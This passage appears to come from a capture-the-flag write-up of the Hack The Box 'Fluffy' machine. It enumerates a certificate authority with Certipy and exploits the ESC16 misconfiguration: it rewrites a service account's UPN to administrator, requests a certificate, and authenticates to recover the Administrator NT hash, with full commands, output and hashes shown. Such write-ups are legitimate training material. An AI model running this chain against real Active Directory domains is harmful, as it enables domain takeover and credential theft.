
It was possible to recover the hash of the ca_svc account using the same method as shown below. Since ADCS is active the domain controller this account has a lot of value. The next step will be to check for any vulnerable misconfigurations or templates.
Enumerating Vulnerable ADCS Configurations
Certipy was used to check for any misconfigurations and templates which were vulnerable and enabled. No vulnerable templates were discovered. The results do indicate that the CA may be vulnerable to ESC16 which is interesting.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
┌──(kali㉿kali)-[~/hackthebox/fluffy/ccaches]
└─$ certipy-ad find -u 'ca_svc@fluffy.htb' -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip '10.10.11.69' -stdout -enabled -vulnerable
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 14 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'fluffy-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'fluffy-DC01-CA'
[*] Checking web enrollment for CA 'fluffy-DC01-CA' @ 'DC01.fluffy.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : fluffy-DC01-CA
    DNS Name                            : DC01.fluffy.htb
    Certificate Subject                 : CN=fluffy-DC01-CA, DC=fluffy, DC=htb
    Certificate Serial Number           : 3670C4A715B864BB497F7CD72119B6F5
    Certificate Validity Start          : 2025-04-17 16:00:16+00:00
    Certificate Validity End            : 3024-04-17 16:11:16+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Disabled Extensions                 : 1.3.6.1.4.1.311.25.2
    Permissions
      Owner                             : FLUFFY.HTB\Administrators
      Access Rights
        ManageCa                        : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        ManageCertificates              : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        Enroll                          : FLUFFY.HTB\Cert Publishers
    [!] Vulnerabilities
      ESC16                             : Security Extension is disabled.
    [*] Remarks
      ESC16                             : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
Certificate Templates                   : [!] Could not find any certificate templates
Exploiting ESC16
To exploit ESC16 the user must have the rights to update the UPN of another user. Once the UPN has been updated to Administrator a certificate will be requested. The requested certificate should be issued with a UPN of Administrator. After getting the certificate the next step involves changing the UPN of the user back to its normal settings. I’m not sure if this step is required for the attack to be successful so it may be worth experimenting to better understand it.
Once all the steps have been completed the end result should be a valid certificate issued by the CA which has a UPN of Administrator. The below snippet shows the entire process.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
┌──(kali㉿kali)-[~/hackthebox/fluffy]
└─$ certipy-ad account -u 'ca_svc@fluffy.htb' -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.10.11.69 -upn 'administrator' -user 'ca_svc' update
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : administrator
[*] Successfully updated 'ca_svc'

┌──(kali㉿kali)-[~/hackthebox/fluffy]
└─$ certipy-ad req -k -dc-ip 10.10.11.69 -target 'dc01.fluffy.htb' -ca 'fluffy-DC01-CA' -template 'User'
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[!] DC host (-dc-host) not specified and Kerberos authentication is used. This might fail
[*] Requesting certificate via RPC
[*] Request ID is 20
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'

┌──(kali㉿kali)-[~/hackthebox/fluffy]
└─$ certipy-ad account -u 'ca_svc@fluffy.htb' -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.10.11.69 -upn 'ca_svc@fluffy.htb' -user 'ca_svc' update
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : ca_svc@fluffy.htb
[*] Successfully updated 'ca_svc'

┌──(kali㉿kali)-[~/hackthebox/fluffy]
└─$ certipy-ad auth -dc-ip 10.10.11.69 -pfx administrator.pfx -username 'administrator' -domain 'fluffy.htb'
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*] Using principal: 'administrator@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
Root Flag Captured

It was possible to remote into the domain controller as admin using the hash discovered in the previous step. Root flag captured.